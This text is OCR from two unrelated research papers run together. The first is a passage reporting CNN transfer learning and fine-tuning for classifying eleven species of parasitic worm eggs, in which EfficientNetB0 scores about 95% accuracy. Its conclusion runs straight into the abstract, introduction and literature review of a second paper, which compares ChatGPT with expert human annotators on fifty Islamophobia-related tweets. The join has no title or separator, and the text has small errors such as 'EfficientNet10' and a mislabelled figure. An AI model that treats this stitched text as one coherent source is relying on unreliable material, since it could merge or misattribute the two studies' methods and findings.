To overcome dataset limitations and improve model performance, transfer learning and fine-tuning techniques become effective strategies. Transfer learning enables the use of pre-trained CNN models on large datasets for specific tasks with minimal fine-tuning, reduced training time, and efficient use of limited labelled data, thus being ideal for tasks with little data [10] [11] [12]. Additionally, pre-trained weights also improve model accuracy and performance [13]. Meanwhile, fine-tuning adapts models to recognize specific characteristics of new datasets, such as worm eggs in microscopic images, and improve detection accuracy and diagnostic capabilities [14] [15]. Fine-tuning also helps achieve improved performance on limited data and accelerates training by leveraging knowledge from pre-trained models [16] [17].

A prior study has reported that CNN-based image classification technology can reach high accuracy in identifying three different types of worm eggs, namely *Schistosoma spp*., *Ascaris spp*., and *Trichuris spp*., with accuracy rates of 95.31%, 86.36%, and 80.00%, respectively, indicating the model's ability to handle the complexity of egg morphology and variations in the dataset [18]. Another study found that CNN can detect protozoan cysts and worm eggs in human faeces with accuracy rates of 96.25% and 95.08%, respectively [19].

This study aims to develop a worm egg classification system based on image processing techniques using Convolutional Neural Networks (CNN), transfer learning, and fine-tuning. Specifically, it focuses on building CNN models to classify parasitic worm eggs from digital images, comparing the performance of three architectures—EfficientNetB0, MobileNetV3, and ResNet50—in identifying worm eggs, and enhancing this classification technology to support the diagnosis of human worm infections. Additionally, the study analyzes factors that influence the accuracy and efficiency of CNN-based classification systems.

This study also identifies key challenges in parasitic worm egg classification, including high visual similarity among certain egg types, noise and inconsistency in microscopic image quality, and limited dataset diversity, which may affect model generalization. Furthermore, the study explores future directions by evaluating the performance limitations of current architectures and proposing improvements through lightweight models or attention mechanisms suitable for edge deployment.

II. Research Method

This study employed the architectures of EfficientNetB0, MobileNetV3, and ResNet50. Fig. 1 shows the flowchart of worm egg classification using transfer learning on the CNN models. The research methods cover data collection, preprocessing, model development, transfer learning of the pre-trained CNN models, fine-tuning, and performance evaluation.



Fig. 1. Flowchart of the research procedure for worm egg classification using the CNN models.

A. Data Collection

We collected data to obtain the required image dataset and uploaded it to Google Drive. Data were collected systematically using class-based sampling techniques, and sorting images represented each species class. The data used were secondary data in the form of RGB (Red, Green, Blue) images, obtained from the IEEE Data Port website (https://ieee-dataport.org/) [20]. This dataset included eleven categories of worm eggs, i.e., *Ascaris lumbricoides, Capillaria philippinensis, Enterobius vermicularis, Fasciolopsis buski*, Hookworm, *Hymenolepis nana, Hymenolepis diminuta, Opisthrochis viverrine, Paragonimus spp., Taenia spp., and Trichuris trichiura*. The total dataset reached 11,000 images, with each class comprising 1000 images.

B. Data Preprocessing

Before training, the data were prepared following preprocessing steps, which included resizing with padding, dataset splitting, data augmentation, and input standardization. Resizing with padding is useful for maintaining the image dimensions on each layer and preventing the loss of edge information in the image. First, the dataset was divided into three subsets: training, validation, and testing data [21]. Data augmentation was applied to the training and validation data, using techniques such as rotation, shifting, and zooming and resizing the images to 224 x 224 pixels [22]. These augmentation techniques were employed to increase the diversity of the dataset by generating new variations of the existing dataset and changing the position, scale, and orientation of objects [23]. After augmentation, the dataset was grouped into batches for training.

C. CNN Models

Convolutional Neural Network (CNN) was recognized as a popular deep learning model for image data analysis [24]. CNN comprised convolutional layers for extracting features from images, pooling layers for reducing matrix dimensions and accelerating computation, and fully connected layers for classification. Pooling layers, such as average and max pooling, were positioned after the convolutional layers to retain important information. In this study, three pre-trained CNN models—EfficientNetB0, MobileNetV3, and ResNet50—were utilized. These models had been pre-trained using ImageNet data [25] and were made available in the TensorFlow library [26].

EfficientNet was a series of CNN models designed to improve accuracy and efficiency using scaling settings. The superiority of EfficientNet was demonstrated by its ability to provide high accuracy while reducing parameters and FLOPS (Floating Point Operations Per Second). A combined scaling method was applied to three network dimensions: width (number of channels per layer), depth (number of CNN layers), and resolution (image size) [27]. The architecture of EfficientNet10 was presented in Fig. 2.



Fig. 2. Architecture of EfficientNet10.

MobileNet was an artificial neural network architecture that Google developed for image processing and object recognition on resource-constrained devices. MobileNetV3 was divided into two models: MobileNetV3-Large for high-resource environments and MobileNetV3-Small for low-resource

environments [28]. This architecture was formed by combining depthwise separable convolutions from MobileNetV1, linear bottleneck, and inverted residuals from MobileNetV2, and lightweight attention modules based on squeeze and excitation from MnasNet to enhance accuracy. The architecture of MobileNetV3-Large was presented in Fig. 3.



Fig. 3. Architecture of MobileNetV3-Large.

Several versions of ResNet were developed, one of which was ResNet-50, which used 50 layers of a neural network. ResNet-50 introduced the concept of shortcut connections to address the vanishing gradient problem, which occurred when increasing the depth of the network. With shortcut connections, gradients could pass through deeper layers without being significantly reduced, improving performance and accuracy [29]. The architecture of ResNet-50 was presented in Fig. 4.



Fig. 4. Architecture of ResNet50.

D. Transfer Learning and Fine-Tuning

Transfer learning was an approach in machine learning that used pre-trained models to solve new problems, either in the same or different domains. In transfer learning, a base model with general knowledge from large datasets, such as ImageNet, was used as a feature extractor to overcome data limitations and accelerate the convergence process during model training [30]. Furthermore, a classification head was added to the base model and trained using a smaller dataset to solve a specific task. Only the classification layer was trained to adapt to the task to be solved, as the base model layers were typically frozen since they already had a good representation of general features.

After the initial stage, fine-tuning was performed to improve the performance of the pre-trained model on new tasks or datasets. In this stage, previously frozen layers in the base model were reactivated (unfrozen) to allow for adjustments during training. This method aimed to refine the feature representation generated by the base model to suit the new dataset's characteristics better. Fine-tuning was performed using a smaller learning rate to optimize model accuracy [31].

E. Evaluation Metrics

The performance of a multiclass classification model was evaluated using various metrics, including accuracy, precision, recall, and F1-score [32]. These metrics were calculated based on information from the confusion matrix, which compared the model's predicted results and the actual data. The formulas for accuracy, precision, recall, and F1-score were presented in Eqs. (1), (2), (3), and (4), respectively. Parameters used in this calculation were: TP (True Positive): correct prediction for the positive class; TN (True Negative): correct prediction for the negative class; FP (False Positive): wrong prediction for the positive class; and FN (False Negative): wrong prediction for the negative class. Evaluation using these metrics allowed for a comprehensive assessment of model performance in classifying multiclass data.

$$Accuracy = \frac{\text{TP+TN}}{\text{TP+FP+FN+TN}} \quad (1)$$

$$Precision = \frac{\text{TP}}{\text{TP+FP}} \quad (2)$$

$$Recall = \frac{\text{TP}}{\text{TP+FN}} \quad (3)$$

$$F1\ Score = 2\ (\frac{\text{precision.recall}}{\text{precision+recall}}) \quad (4)$$

III. Result and Discussion

This study proposes a method for classifying worm egg images with a transfer learning approach using CNN models. The proposed method is developed using Python programming language and trained on Google Colab by utilizing GPU.

A. Dataset

The dataset used in this study covers eleven types of worm eggs, each consisting of 1000 images, making a total of 11,000 images. This dataset varies in size, magnification level, lighting conditions, blur level, and background. Image samples from the worm egg dataset can be seen in Fig. 5.



Fig. 5. Image samples from the worm egg dataset.

One of the main challenges identified in the dataset is the variation in image quality due to differences in lighting, magnification, background, and resolution. These inconsistencies can introduce bias and reduce the model's generalization ability. Additionally, certain species of parasitic eggs show high morphological similarity, which complicates classification. Misclassifications often occur due to subtle differences that are difficult to distinguish even by an expert.

B. Preprocessing Result

The preprocessing stage was carried out to ensure uniformity in the size of all images in the dataset by changing them to dimensions of 224x224x3 through resizing. However, this method has the potential to blur or even eliminate the image's main object. A cropping technique, which involves cutting the part of the image that contains the main object to a certain size and saving the results in the desired dimensions, was used to overcome this problem. In addition, a color scheme conversion was performed using the cvtColor function to ensure that the image conforms to the RGB (Red, Green, Blue) format, which is compatible with the models used. This preprocessing stage utilized several Python modules, such as NumPy, glob, OpenCV (cv2), and Pickle. The final result of data preprocessing is shown in Fig. 6.


Fig. 6. Results of data augmentation.

C. Transfer Learning and Fine-Tuning Result

The proposed method used pre-trained EfficientNetB0, MobileNetV3, and ResNet50 models from ImageNet, the base model used as a feature extraction layer. The training process was carried out in two stages: the transfer learning phase and the fine-tuning phase. In transfer learning, the models were trained for ten epochs by monitoring the best performance based on the lowest validation loss value. Only the classification layer was trained at this stage, while the other layers remained frozen. In the second phase, namely fine-tuning, the models were re-trained for ten epochs by unfreezing the base model layers. This allows all layers, including the feature extraction layer, to be tuned with weight layers relevant to the worm egg dataset. The training process in this phase used a lower learning rate to ensure that parameter adjustments run stably.


Based on the training and testing results, an analysis was carried out on the main performance metrics: training loss, validation loss, training accuracy, and validation accuracy. The comparison graph of these metrics was visualized using the matplotlib module. The loss graph shows a gradual decrease in value as the number of epochs increases, indicating an increase in the model's ability to predict until convergence. The accuracy graph illustrates a similar trend, showing a steady rise throughout training, with the highest accuracy achieved when the models successfully identify patterns in the training data. Meanwhile, the validation loss and validation accuracy graphs were used to evaluate the generalization ability of the models to unused validation data during training. These graphs help identify potential problems, such as overfitting or underfitting, which can be observed if there is a significant difference between training and validation metrics.

Training process graphs of EfficientNetB0, MobileNetV3, and ResNet50 models are shown in Figs. 7, 8, and 9, with panel (a) describing the transfer learning phase and panel (b) describing the fine-tuning phase.




(a) Transfer learning phase (b) Fine-tuning phase

Fig. 7. Training graph of EfficientNetB0 model.



(a) Transfer learning phase (b) Fine-tuning phase

Fig. 8. Training graph of MobileNetV3 model.



(a) Transfer learning phase (b) Fine-tuning phase

Fig. 9. Training graph of ResNet50 model.

Based on the graphs displayed, it can be concluded that the models developed in this study have good learning abilities. This can be seen from the consistent increase in accuracy values and

the steady decrease in loss values as the number of epochs rises. The difference between training loss/accuracy and validation loss/accuracy is relatively small, indicating that the models can adequately generalize unused data during training. Further analysis reveals that each model architecture produces varied accuracy and loss performance with the same training parameters, although the difference is only a few per cent. This reflects the influence of architectural characteristics in capturing data patterns in the classification task being performed.

D. Model Evaluation

Evaluations of the three models, namely EfficientNetB0, MobileNetV3, and ResNet50, were made based on the models trained after the transfer learning and fine-tuning phases using precision, recall, accuracy, and F1-score values (Table I).

TABLE I. COMPARISON OF PERFORMANCE EVALUATION

Model	Accuracy	Precision	Recall	F1-score
EfficientNetB0	95.36%	95.80%	95.38%	95.48%
MobileNetV3	94.54%	94.85%	94.60%	94.65%
ResNet50	94.09%	94.94%	94.10%	94.31%

As seen in Table I, the EfficientNetB0 model shows the best performance on the validation dataset during the fine-tuning phase compared to other models, with an accuracy of 95.36%. Moreover, this model has better precision, recall, and F1-score than the other two, whose values reach 95.80%, 95.38%, and 95.48%, respectively. These results show that EfficientNetB0 can better recognize and classify both positive and negative classes accurately.

The superiority of EfficientNetB0 evaluation metrics can be attributed to its efficient architecture design and powerful feature extraction capability through the MBConv (Mobile Inverted Residual Bottleneck Convolution) block. The MBConv structure enables the model to adaptively extract important features, improving classification accuracy on the parasitic worm egg dataset. A careful approach to scalability also contributes to model performance, allowing efficient computational and parameter optimization without sacrificing accuracy.

Higher evaluation results on accuracy, precision, recall, and F1-score metrics indicate that EfficientNetB0 is a superior architecture for parasitic worm egg classification. This better performance proves that EfficientNetB0 addresses the classification challenges more effectively than ResNet50 and MobileNetV3Large on the same dataset. In addition to the training evaluation, the testing evaluation on parasitic worm egg image data that the models have never seen before detects two prediction errors. Due to limitations in the generalization capabilities of classification models, these errors are normal during testing.

The application of EfficientNet-B0 in classifying parasitic worm eggs demonstrates significant potential in enhancing the accuracy, efficiency, and accessibility of parasite infection diagnostics. Butploy et al. [33] successfully identified three types of *Ascaris lumbricoides* eggs using the EfficientNet-B0 deep learning architecture, achieving an accuracy of 93.33%. Furthermore, Mirzaei et al. [34] reported that EfficientNet-B0 effectively extracts relevant features for helminth egg identification, reducing misclassification rates commonly observed in conventional microscopy-based methods.

Aldahoul et al. [35] also found that combining EfficientNet with parasite detection techniques significantly improved the classification performance of microscopic images. Meanwhile, Kumar et al. [36] emphasized that integrating efficient models such as YOLOv5 can accelerate healthcare system responses to parasitic infections, highlighting the synergy between rapid detection and precise classification.

Although further studies are needed to support implementation on edge devices, lightweight models like EfficientNet-B0 offer a promising solution for fast and accurate detection, particularly in resource-limited or remote areas.

IV. CONCLUSION

Based on the results of this study, the EfficientNetB0 architecture shows the best performance with an accuracy of 95.36%, precision of 95.80%, recall of 95.38%, and F1-score of 95.48%, reflecting high ability in worm egg classification. This study also reveals that applying transfer learning and fine-tuning can significantly improve model performance, with variations in CNN architecture having different impacts on performance, where EfficientNetB0 consistently outperforms the other two architectures. The prediction errors are most likely caused by visual similarities between classes in the dataset, making it difficult for the models to identify the class correctly. For future work, we propose integrating attention mechanisms, deeper exploration of lightweight CNN models like EfficientNet-Lite, and validation of the classification system in real clinical environments using edge devices.

***Abstract*—Manual annotation of large datasets is a time-consuming and resource-intensive process. Hiring annotators or outsourcing to specialized platforms can be costly, particularly for datasets requiring domain-specific expertise. Additionally, human annotation may introduce inconsistencies, especially when dealing with complex or ambiguous data, as interpretations can vary among annotators. Large Language Models (LLMs) offer a promising alternative by automating data annotation, potentially improving scalability and consistency. This study evaluates the performance of ChatGPT compared to human annotators in annotating an Islamophobia dataset. The dataset consists of fifty tweets from the X platform using the keywords Islam, Muslim, hijab, stopislam, jihadist, extremist, and terrorism. Human annotators, including experts in Islamic studies, linguistics, and clinical psychology, serve as a benchmark for accuracy. Cohen's Kappa was used to measure agreement between LLM and human annotators. The results show substantial agreement between LLM and language experts (0.653) and clinical psychologists (0.638), while agreement with Islamic studies experts was fair (0.353). Overall, LLM demonstrated a substantial agreement (0.632) with all human annotators. ChatGPT achieved an overall accuracy of 82%, a recall of 69.5%, an F1-score of 77.2%, and a precision of 88%, indicating strong effectiveness in identifying Islamophobia-related content. The findings suggest that LLMs can effectively detect Islamophobic content and serve as valuable tools for preliminary screenings or as complementary aids to human annotation. Through this analysis, the study seeks to understand the strengths and limitations of LLMs in handling nuanced and culturally sensitive data, contributing to broader discussion on the integration of generative AI in annotation tasks. While LLMs show great potential in sentiment analysis, challenges remain in interpreting context-specific nuances. This study underscores the role of generative AI in enhancing human annotation efforts while highlighting the need for continuous improvements to optimize performance**.

***Keywords*—Large Language Model; generative AI; human intelligence; automatic data annotation; sentiment analysis; islamophobia; ChatGPT**

I. INTRODUCTION

Data annotation is the process of tagging raw data with relevant information to enhance the performance of machine learning models. The terms "data annotation" and "data labeling" are often used interchangeably, referring to the assignment of predefined labels to data points to create training datasets for machine learning algorithms [1]. Traditionally, this task is performed by human annotators following established rules and standards. For instance, in sentiment analysis, sentences or documents are classified as "positive", "negative", or "neutral". However, manual annotation is both time-consuming and labor-intensive, limiting its scalability for various natural language processing (NLP) applications [2].

Employing human annotators or outsourcing to specialized platforms can be costly, making large-scale annotation challenging [3], [4]. Additionally, human annotation is prone to inconsistencies, particularly when dealing with complex or ambiguous data, as interpretations may vary among annotators, impacting the reliability and reproducibility of datasets [5], [6]. This issue is especially pronounced in subjective tasks like sentiment analysis or hate speech detection, where annotator disagreement is common [5], [7]. Furthermore, the reliance on experts in fields such as linguistics, Islamic studies, or clinical psychology restricts the availability of qualified annotators, further complicating manual annotation efforts [8].

Despite these challenges, human annotation remains an essential component of machine learning and NLP. It goes beyond simple label assignment by incorporating contextual and supplementary information. Crowdsourcing has emerged as an effective approach for constructing large-scale datasets, particularly for subjective or culturally sensitive tasks [9]. It plays a crucial role in training machine learning models for applications such as hate speech detection [10], reading comprehension [11], sentiment analysis [12],[13], and bot detection [14]. However, the process remains resource-intensive, requiring domain expertise, significant time investment, and extensive labor, particularly for large datasets [15]. As dataset sizes continue to expand, the scalability of manual annotation becomes increasingly impractical, leading to delays and higher costs in data processing and analysis [16], [17].

This study is organized as follows: Section I introduces the research background, motivation, and objectives of the study. Section II presents a comprehensive review of related literature. Section III details the research methodology, including dataset selection, annotation protocols, and validation metrics. Section IV reports and analyzes the results of the comparative annotation task. Section V discusses the findings in relation to prior studies. Section VI identifies the limitations of the study, while Section VII offers recommendations for enhancing LLM-based annotation frameworks. Finally, Section VIII concludes with a summary of the key insights and suggests directions for

future research in the automated annotation of culturally sensitive content.

A. Challenges in Annotating Islamophobia Datasets

Islamophobia, defined as prejudice and discrimination against Muslims [18], [19] has become increasingly prevalent on social media and online platforms [20], [21]. Its manifestations range from over hate speech to subtle biases, making its detection and mitigation a challenging task. Research on Islamophobia dataset annotation reveals significant gaps in existing methods, particularly in consistency and accuracy. Annotating social media content for Islamophobia is complex, requiring cultural awareness, linguistic expertise, and standardized methodologies. This section critically examines the limitations of current text annotation approaches while identifying potential areas for improvement.

One major challenge is the ability of models to interpret nuanced and ambiguous content, especially in Islamophobic narratives [22] ,[23]. Many existing approaches fail to account for cultural and linguistic diversity, underrepresented languages and dialects [24] leading to misclassifications. Transformer-based models such as BERT and GPT offer a potential solution by enhancing contextual understanding. However, applying these models to low-resource languages [25] requires extensive fine-tuning and pre-training on diverse corpora.

Another critical issue is bias and fairness in model outputs, which is particularly problematic when classifying sensitive topics like religion [26] ,[27] . Labeling discrepancies often arise due to subjective interpretations by human annotators, introducing unintended biases into machine learning models. This problem is especially evident in hate speech detection, where definitions and interpretations vary across studies [28]. Manual annotation can worsen these inconsistencies, as annotators' personal and cultural perspectives influence labeling decisions, leading to a lack of standardization [29],[30], [31] . Addressing these biases requires the development of standardized annotation frameworks that promote fairness and consistency. Multi-annotator systems and consensus-based labeling methods can help mitigate subjectivity, improving dataset reliability and validity [32] , [33].

Despite these challenges, recent advancements present new opportunities for improvement. Hybrid approaches that combine human expertise with large language models (LLMs) leverage the semantic understanding capabilities of LLMs to enhance annotation consistency [7], [33] . Techniques such as zero-shot and few-shot learning, where pre-trained models classify data with minimal labeled examples, offer potential solutions for handling ambiguous content. Additionally, integrating auxiliary tasks such as sentiment analysis and emotion detection can provide deeper insights, improving classification accuracy in Islamophobia-related research. Addressing labeling inconsistencies, limited contextual awareness, and challenges in interpreting ambiguous language requires a combination of hybrid models, context-aware architectures, ethical annotation frameworks, and advanced AI methodologies. Future research should prioritize these developments to enhance the robustness, reliability, and fairness of Islamophobia detection systems.

B. The Role of Large Language Models in Annotation

The emergence of advanced Large Language Models (LLMs), such as ChatGPT, has revolutionized the data annotation landscape. Developed by OpenAI, ChatGPT can generate human-like text responses, making it a valuable tool for automating labor-intensive annotation tasks. Its ability to understand context, produce coherent text, and adapt to different styles and tones makes it a promising alternative to manual data labeling.

A recent study [34] explored the use of ChatGPT as a zero-shot learning model for annotating financial sentiment datasets. The study found that when ChatGPT was integrated with machine learning models such as pre-trained BERT and Support Vector Machines, it achieved an average accuracy of 90%. This research highlights ChatGPT's potential to identify emotional tone and sentiment in textual data, facilitating annotation for sentiment analysis tasks.

To address the growing need for scalable and consistent annotation of Islamophobia-related content, this study investigates the performance of a Large Language Model (ChatGPT) in comparison to domain-expert human annotators. In doing so, the research places strong emphasis on validation measures such as inter-rater reliability (Cohen's Kappa) and classification performance metrics including accuracy, precision, recall, and F1-score, which are widely used to assess model performance in annotation tasks [67], [68]. These measures are critical for ensuring the credibility and reproducibility of automated annotation efforts. Furthermore, the study situates its findings within the broader context of related work by comparing the model's annotation performance to outcomes from prior studies using both human and LLM-based approaches [34], [36], [38], [41]. This comparative perspective highlights not only the capabilities and limitations of ChatGPT but also informs the design of hybrid human-AI annotation frameworks.

While human annotators, particularly those with specialized knowledge, remain indispensable, their involvement poses challenges related to scalability and consistency. This study investigates the feasibility of using LLMs for text annotation in the context of sentiment analysis related to Islamophobia. The objectives of the research are:

1) Assess the agreement level between LLM-generated annotations and human-labeled data.

2) Evaluate the accuracy of LLMs in annotation tasks.

To guide the investigation and align with the study's objectives, the following research questions are proposed:

1) To what extent do LLM-generated annotations agree with human-labeled data in the context of Islamophobia detection?

2) How accurate are Large Language Models in annotating Islamophobia-related content compared to expert human annotators?

By comparing LLM performance with human experts in Islamic studies, linguistics, and clinical psychology, the study seeks to determine whether LLMs can effectively replace human annotators in this domain. This analysis will provide insights into the strengths and limitations of LLMs in handling nuanced and culturally sensitive data, contributing to broader discussions on the integration of generative AI in annotation workflows.

II. Literature Review

A. The Role of Large Language Models in Data Annotation

LLMs like ChatGPT have recently gained traction as promising tools for automating the labor-intensive process of manual data annotation. More than just tools, these models play a crucial role in improving the accuracy and efficiency of data labeling. Since its release, ChatGPT has drawn significant attention from researchers, leading to its application across diverse fields, including social computing [35], natural language processing [36],[37], sentiment analysis [9],[38], and medical science [39].

Advancements in LLMs have reshaped the data annotation landscape, offering both opportunities and challenges for researchers. Studies indicate that ChatGPT-4 surpasses human experts in identifying political messages, demonstrating higher accuracy and reliability than crowd workers and subject matter experts, while maintaining equal or lower bias [3]. This advantage extends to sentiment analysis, where ChatGPT has achieved an impressive 98.9% sentiment recognition accuracy, outperforming traditional lexicon-based methods [34],[38]. Additionally, the development of specialized LLMs, such as BloombergGPT a 50-billion-parameter financial language model, highlights the potential for domain-specific applications, including specialized annotation tasks [40].

Despite these advancements, the performance of LLMs varies across different contexts and languages. While ChatGPT performs well in sentiment analysis, its accuracy differs across languages such as Turkish, Indonesian, and Minangkabau, where human annotators demonstrate superior context awareness and nuanced interpretation [41]. Studies show that while median accuracy across tasks reaches 85%, one-third of tasks exhibit lower precision or recall [42]. Similarly, GPT-4 achieves up to 95% accuracy for short text classification but struggles with longer texts and non-English content [43]. These performance disparities are particularly relevant to specialized fields like Islamophobia research, where cultural context and linguistic intricacies significantly impact annotation quality.

LLM-driven annotation provides significant cost and efficiency benefits. Studies show that GPT-3 reduces labeling costs by 50% to 96% compared to human annotation, with some in-house models outperforming GPT-3 when trained on labeled data [37]. Additionally, open-source LLMs such as HuggingChat and FLAN have demonstrated superior performance in specific tasks, offering cost-effective alternatives to proprietary models [44]. However, quality management remains a major concern, with 30% of studies reporting poor quality control and a lack of transparency in annotation methodologies [45].

B. Human versus LLM Hybrid Approaches for Enhanced Annotation

Research supports hybrid annotation strategies that combine LLM capabilities with human expertise. The CoAnnotating framework enhances collaboration between humans and LLMs using uncertainty measures, improving annotation efficiency by up to 21% compared to random allocation [46]. Similarly, the AnnoLLM system demonstrates that LLMs can function as guided annotators, particularly when using an explain-then-annotate approach [47]. MEGAnno+ underscores the necessity of human validation to ensure reliable labels, acknowledging inherent biases and errors in LLM-generated annotations [48].

Despite their capabilities, LLMs still face technical limitations. ChatGPT struggles with sarcasm, fragmented sentences, and often misclassifies high-polarity tweets as neutral [14], [46]. Literature suggests that ChatGPT's NLP performance may fall short of supervised baselines due to token limitations and task mismatches, though optimization techniques can significantly enhance outcomes [49]. Additionally, adversarial annotation studies reveal that more advanced models sometimes perform worse when faced with stronger adversarial inputs, emphasizing the need for robust validation procedures [11].

Quality assurance remains a critical concern in LLM annotation. Research highlights the importance of human validation in improving LLM-generated labels, with optimized workflows significantly enhancing annotation accuracy [42]. Active learning methods can reduce manual annotation efforts, with studies showing that ChatGPT's annotations closely match human-labeled data when properly evaluated [39]. The construction of gold-standard datasets is essential for maintaining annotation reliability, particularly in cases where human annotators achieve high intercoder agreement [41].

C. Optimizing LLM Performance Through Prompt Engineering

Prompt engineering plays a crucial role in maximizing LLM efficiency. The APT-Pipe framework demonstrates that customized prompts can improve F1-scores by an average of 7.01% across multiple text classification datasets [50]. Different prompting strategies significantly impact annotation quality, with GPT-4 exhibiting greater variability than GPT-3.5 [51].

A recent study [52] developed binary classification prompts using GPT-3.5 Turbo, GPT-4, and DepGPT to categorize texts as "Non-Depressive" or "Depressive", focusing on performance and cost-effectiveness, particularly in the Bangla language. Similarly, [36] explored three GPT-3-based approaches: prompt-guided unlabeled data classification, synthetic training data generation, and dictionary-assisted annotation. Findings suggest that GPT-3 can generate labeled data from scratch or convert structured knowledge into natural language, reducing the need for human annotation. Unlike human annotators, who require extensive training and work at a slower pace, GPT-3 enables rapid annotation at scale.

While LLMs can generate high-quality labels, human oversight remains essential for ensuring annotation accuracy

and reliability [36] [53]. A study by [13] found that GPT-3 significantly improves text classification by generating precise pseudo-labels across multiple languages while reducing manual workload. This adaptability makes it particularly effective for domain-specific, multilingual datasets. Implementing a verification system that assesses LLM-generated labels, coupled with manual review for low-confidence outputs, presents a promising solution [54]. Such approaches are especially critical in Islamophobia research, where cultural sensitivity and accurate interpretation are paramount.

D. Future Directions for LLM-Driven Annotation

To enhance the performance of large language models (LLMs), future research should prioritize advancements in training methodologies for low-resource languages and improvements in prompt engineering [14],[41],[55],[56]. Striking a balance between automation efficiency and human expertise is essential for ensuring accurate and contextually relevant annotations.

